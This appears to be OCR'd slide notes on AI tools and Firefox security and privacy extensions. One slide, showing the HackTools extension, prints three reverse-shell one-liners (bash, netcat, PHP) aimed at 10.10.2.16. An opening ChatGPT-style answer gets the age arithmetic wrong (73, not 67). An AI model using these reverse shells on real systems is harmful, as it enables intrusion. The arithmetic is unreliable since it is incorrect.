If you are 70 years old and your sister was half your age when you were 6, then your sister was 6 / 2 = <<6/2=3>>3 years old when you were 6.

If your sister was 3 years old when you were 6 and you are now 70, then your sister is now 3 + 70 = <<3+70=73>>73 years old.

So your sister is 73 years old.

ChatGPT –

GPT-4

- Soon? yesterday
  Multimodal – test, speech, images, video
  Confidence metrics
  draft lawsuits, pass standardized exams, build working web site from hand drawn design, design a meal from the food in this picture

- ChatGPT on smartwatches
  Amazfit
  watchGPT

- GPT to Office 365 ? Copilot. Future of Work event

- GPT Apps? Probably No

GPT

- Geopolitical restrictions
- Corporate and educational restrictions
- Ukraine uses

Meeting recorded
GPT transcript
GPT summarize

- Word Versions


Current

Microsoft® Word for Microsoft 365 MSO (Version 2302 Build 16.0.16130.20298) 64-bit

Beta

Microsoft® Word for Microsoft 365 MSO (Version 2304 Build 16.0.16310.20000) 64-bit

GPT & Office 365



The conflict between Russia and Ukraine is a complex and long-standing issue, and finding a solution that is acceptable to both parties is a challenging task. However, as an AI language model, I can suggest a possible mediation solution:

1. Negotiations: The first step towards resolving the conflict is through negotiations between the leaders of both countries. The negotiations should aim to find common ground and establish a framework for future cooperation.
2. Ceasefire: Both parties must agree to an immediate ceasefire to allow for negotiations to take place. This is important to prevent further loss of lives and destruction of property.
3. Decentralization: Ukraine should agree to decentralize power to the regions where Russian-speaking populations live. This would give the regions more autonomy, including control over their own economic development, language, and cultural policies.
4. International monitoring: International monitoring of the situation should be established to ensure that both parties are adhering to the agreements reached during negotiations.
5. Economic assistance: International organizations such as the International Monetary Fund (IMF) and the World Bank should provide economic assistance to Ukraine to help stabilize its economy.
6. Recognition of the sovereignty of Ukraine: Russia should recognize the sovereignty and territorial integrity of Ukraine.
7. Cultural protection: Russia should work with Ukraine to protect the cultural rights of Russian speakers in Ukraine, such as allowing the use of the Russian language in education and public life.
8. Military withdrawal: Both parties should agree to withdraw their military forces from the conflict zone and establish a demilitarized zone along the border.


- AI writing tools Docs & Gmail
  - Draft, reply, summarize, prioritize Gmail
  - Brainstorm, proofread, write, review Docs
  - Auto-generated images, audio, video Slides
  - Insights and analysis from raw data Sheets
  - Generate new background and capture notes Meet
  - Enable workflows Chat

Google

Password on Hacker’s database?

- https://cybernews.com/personal-data-leak-check/
- https://haveibeenpwned.com/
- Browsers & Password Managers

- Bitdefender TrafficLight
  cloud based antiphishing antimalware



Bitdefender TrafficLight

Bitdefender TrafficLight is taking the security-while-browsing concept where it belongs: in the browser. This extension will add a strong layer of security to your browsing experience without inducing speed penalties or system resource consumption. Part of the processing is done in the cloud with intelligent small engines that make various checks on pages you're visiting, enabling you to have top-notch antiphishing and antimalware protection.

Web Protection by
Bitdefender


Phishing page blocked for your protection

https://www.amtso.org/check-desktop-phishing-page/

Phishing pages attempt to obtain sensitive information such as login credentials or credit card details by disguising as trustworthy entities. The stolen data can be then used for financial gain.

Firefox Extensions

- DuckDuckGo Privacy Essentials



reddit.com


We blocked **Google, Amazon, Facebook, Comscore** and **4 others** from loading tracking requests on this page.

Protections are **ON** for this site

Firefox extensions

- HackTools

  Penetration Texting



Reverse shell

A reverse shell is a shell session established on a connection that is initiated from a remote machine, not from the local host.

10.10.2.16

1234

Bash

```
bash -c 'exec bash -i &>/dev/tcp/10.10.2.16/1234 <&1'
```

Netcat


```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.2.16 1234 >/tmp/f
```

PHP

```
php -r '$sock=fsockopen(getenv("10.10.2.16"),getenv("1234"));exec("/bin/sh -i <&3 >&3 2>&3");'
```

Firefox extensions

- NoScript Security Suite
  Selectively blocks JavaScript, Flash, etc.


https://edition.cnn.com
being
iodide pills
high demand
Finnish President: Putin's goal in Ukraine
occupied cities met with resistance

NoScript 11.4rc2
Blocked 10 of 14 items.
<script>: 10/13
<font>: 0/1


TRUSTED	...cnn.com
UNTRUSTED	...amazon-adsystem.com
UNTRUSTED	...bounceexchange.com
UNTRUSTED	...cookielaw.org
UNTRUSTED	...dianomi.com
DEFAULT	...googletagservices.com
UNTRUSTED	...outbrain.com
UNTRUSTED	...postrelease.com
UNTRUSTED	...s-onetag.com
UNTRUSTED	...scorecardresearch.com
CUSTOM	...turner.com

Enable these capabilities when top page matches ...cnn.com Reset

☑ script ☐ object ☐ media ☑ frame ☐ font ☐ webgl ☑ fetch ☐ ping ☑ noscript
☐ unrestricted CSS ☐ LAN ☑ other

Firefox Extension

- Privacy Badger
  Heuristic tracker blocker


Learn how Privacy Badger protects your privacy.

Privacy Badger

Privacy Badger detected 5 potential trackers on this page. These sliders let you control how Privacy Badger handles each tracker.


s7.addthis.com
ssl.google-analytics.com
www.google-analytics.com
platform.twitter.com
connect.facebook.net

The following domains don't appear to be tracking you

White House Online ...
https://www.whitehouse.gov/privacy
Search
BRIEFING ROOM
ISSUES
THE ADMINISTRATION
Our Online Priva
Click to deactivate Privacy Badger on this site.
Report Broken Site
Frequently Asked Questions

Firefox extensions

- Temporary Containers
  Isolate attached data
  Delete after use



☐ Automatic Mode

☐ Show popup when pressing the toolbar icon

☐ Notifications when deleting Temporary Containers

Container Name Prefix
tmp

Container Color
toolbar (black/gray)

☐ Random Container Color

Container Icon
circle


☐ Random Container Icon

Container Number
Keep counting (default)

Delete no longer needed Temporary Containers
15 minutes after the last tab in it closes (default)

Toolbar Icon Color
default

Firefox Extensions




Step 1: Complete a security checkup

Start by visiting the Security Checkup page to do things like adding account recovery options, setting up 2-Step Verification for extra account security, and checking your account permissions.

Step 2: Follow these Gmail security tips

Gmail Help *Security Tips*



Security Checkup

You have security tips

Sign-in & recovery

Confirm your recovery email

[redacted]

